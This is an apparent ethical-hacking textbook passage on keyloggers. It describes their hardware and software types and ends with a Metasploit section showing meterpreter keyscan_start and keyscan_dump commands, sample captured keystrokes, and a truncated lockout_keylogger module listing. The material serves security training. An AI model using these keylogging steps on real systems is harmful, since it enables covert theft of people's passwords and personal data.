
Figure 6.135: Demonstration of a keylogger

A keylogger, when associated with spyware, helps to transmit a user's information to an unknown third party. Attackers use it illegally for malicious purposes, such as stealing sensitive and confidential information about victims. This sensitive information includes email IDs, passwords, banking details, chat room activity, Internet relay chat (IRC), instant messages, and bank and credit card numbers. The data transmitted over the encrypted Internet connection are also vulnerable to keylogging because the keylogger tracks the keystrokes before encryption.

The keylogger program is installed onto the user's system invisibly through email attachments or "drive-by" downloads when users visit certain websites. Physical keystroke loggers "sit" between keyboard hardware and the OS, so that they can remain undetected and record every keystroke.

A keylogger can:

- Record every keystroke typed on the user's keyboard
- Capture screenshots at regular intervals, showing user activity such as typed characters or clicked mouse buttons
- Track the activities of users by logging Window titles, names of launched applications, and other information
- Monitor the online activity of users by recording addresses of the websites visited and with keywords entered
- Record all login names, bank and credit card numbers, and passwords, including hidden passwords or data displayed in asterisks or blank spaces
- Record online chat conversations
- Make unauthorized copies of both outgoing and incoming email messages



Types of Keystroke Loggers

Keystroke Loggers
Hardware Keystroke Loggers
PC/BIOS Embedded
Keylogger Keyboard
External Keylogger
PS/2 and USB Keylogger
Acoustic/CAM Keylogger
Bluetooth Keylogger
Wi-Fi Keylogger
Software Keystroke Loggers
Application Keylogger
Kernel Keylogger
Hypervisor-based Keylogger
Form Grabbing Based Keylogger
Javascript Based Keylogger
Memory Injection Based Keylogger

Types of Keystroke Loggers

A keylogger is a hardware or software program that secretly records each keystroke on the user keyboard at any time. Keyloggers save captured keystrokes to a file for reading later, or transmit them to a place where the attacker can access it. As these programs record all the keystrokes that are provided through a keyboard, they can capture passwords, credit card numbers, email addresses, names, postal addresses, and phone numbers. Keyloggers can capture information *before* it is encrypted. This gives the attacker access to passphrases and other "well-hidden" information.

Memory Injection Based Keylogger

Figure 6.136: Types of keyloggers

There are two types of keystroke loggers: hardware key loggers and software key loggers. Both types help attackers to record all keystrokes entered on the target system.

- **Hardware Keystroke Loggers**

  Hardware keyloggers are hardware devices that look like normal USB drives. Attackers can connect these keyloggers between a keyboard plug and a USB socket. All the keystrokes by the user are stored in the hardware unit. Attackers retrieve this hardware unit to access the keystrokes that are stored in it. Their disadvantage is the easy discovery of their physical presence.

  There are three main types of hardware keystroke loggers:

  - **PC/BIOS Embedded**

    BIOS-level firmware that is responsible for managing keyboard actions can be modified in such a way that it captures the keystrokes that are typed. It requires physical and/or admin-level access to the target computer.

  - **Keylogger Keyboard**

    If the hardware circuit is attached to the keyboard cable connector, it can capture the keystrokes. It records all the keyboard strokes to its own internal memory that can be accessed later. The main advantage of a hardware keylogger over a software keylogger is that it is not OS dependent and, hence, will not interfere with any applications running on the target computer, and it is impossible to discover hardware keyloggers by using any anti-keylogger software.

  - **External Keylogger**

    External keyloggers are attached between a standard PC keyboard and a computer. They record each keystroke. External keyloggers do not need any software and work with any PC. You can attach one to your target computer and monitor the recorded information on your PC to look through the keystrokes. There are four types of external keyloggers:

    - **PS/2 and USB Keylogger**: This is completely transparent to computer operation and requires no software or drivers for functionality. It records all the keystrokes typed by the user on the computer keyboard, and stores data such as emails, chat records, applications used, IMs, etc.

    - **Acoustic/CAM Keylogger**: Acoustic keyloggers work on the principle of converting electromagnetic sound waves into data. They employ either a capturing receiver capable of converting the electromagnetic sounds into the keystroke data, or a CAM (camera) capable of recording screenshots of the keyboard.

    - **Bluetooth Keylogger**: This requires physical access to the target computer only once, at the time of installation. After installation on the target PC, it stores all the keystrokes and you can retrieve the keystroke information in real-time by connecting via a Bluetooth device.

  - **Wi-Fi Keylogger**: Besides standard PS/2 and USB keylogger functionality, this features remote access over the Internet. This wireless keylogger will connect to a local Wi-Fi access point and send emails containing the recorded keystroke data. You can also connect to the keylogger at any time over TCP/IP and view the captured log.

- **Software Keystroke Loggers**

  These loggers are the software installed remotely via a network or email attachment in a target system for recording all the keystrokes. Here, the logged information is stored as a log file on a computer hard drive. The logger sends keystroke logs to the attacker using email protocols. Software loggers can often obtain additional data as well, because they do not have the limitation of physical memory allocation, as do hardware keystroke loggers.

  There are four types of software keystroke loggers:

  - **Application Keylogger**

    An application keylogger allows you to observe everything the user types in his/her emails, chats, and other applications, including passwords. It is even possible to trace records of Internet activity. This is an invisible keylogger to track and record everything happening within the entire network.

  - **Kernel/Rootkit/Device Driver Keylogger**

    Attackers rarely use kernel keyloggers because they are difficult to write and require a high level of proficiency from the keylogger developers. These keyloggers exist at the kernel level. Consequently, they are difficult to detect, especially for user-mode applications. This kind of keylogger acts as a keyboard device driver and thus gains access to all information typed on the keyboard.

    The rootkit-based keylogger is a forged Windows device driver that records all keystrokes. This keylogger hides from the system and is undetectable, even with standard or dedicated tools.

    This kind of keylogger usually acts as a device driver. The device driver keylogger replaces the existing I/O driver with the embedded keylogging functionality. This keylogger saves all the keystrokes performed on the computer into a hidden logon file, and then sends the file to the destination through the Internet.

  - **Hypervisor-Based Keylogger**

    A hypervisor-based keylogger works within a malware hypervisor operating on the OS.

  - **Form-Grabbing-Based Keylogger**

    A form-grabbing-based keylogger records web form data and then submits it over the Internet, after bypassing HTTPS encryption. Form-grabbing-based keyloggers log web form inputs by recording web browsing on the "submit event" function.

- **JavaScript-Based Keylogger**


  Attackers inject malicious JavaScript tags on the web page of a compromised website to listen to key events such as onKeyUp() and onKeyDown(). Attackers use various techniques such as man-in-the-browser/manipulator-in-the-browser, cross-site scripting, etc. to inject malicious script.

- **Memory-Injection-Based Keylogger**

  Memory-injection-based keyloggers modify the memory tables associated with the web browser and system functions to log keystrokes. Attackers also use this technique to bypass UAC in Windows systems.

Remote Keylogger Attack Using Metasploit


- Attackers use tools such as Metasploit to launch **persistent keylogging**
- Use the `Keyscan_start` command to initiate the actual keylogging process on the target system
- Use the `Keyscan_dump` command to sniff the keystrokes of the user on the target machine



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><
^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>test<CR>
<CR>
<Shift>My phone number is xxxxxxxxxx and my email address is xxxxxxx<Shift><Shift><Shift><Shift><Shif
t><Shift><Shift><Shift><Shift><Shift>@gmail.com<^S>

meterpreter > 
```

- Attackers can also automate the entire sniffing and data dumping process using the Metasploit `lockout_keylogger` exploit



```
odule options (post/windows/capture/lockout_keylogger):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------

Remote Keylogger Attack Using Metasploit

Attackers may obtain remote access to the victim machine, but they cannot access specific folders or files that are secured with strong passwords. To steal such complex passwords from the target machine, attackers need to install and run a keylogger to capture the keyboard entries. For this purpose, attackers use tools such as Metasploit to launch persistent keylogging.

Establishing a Keylogger Using Metasploit

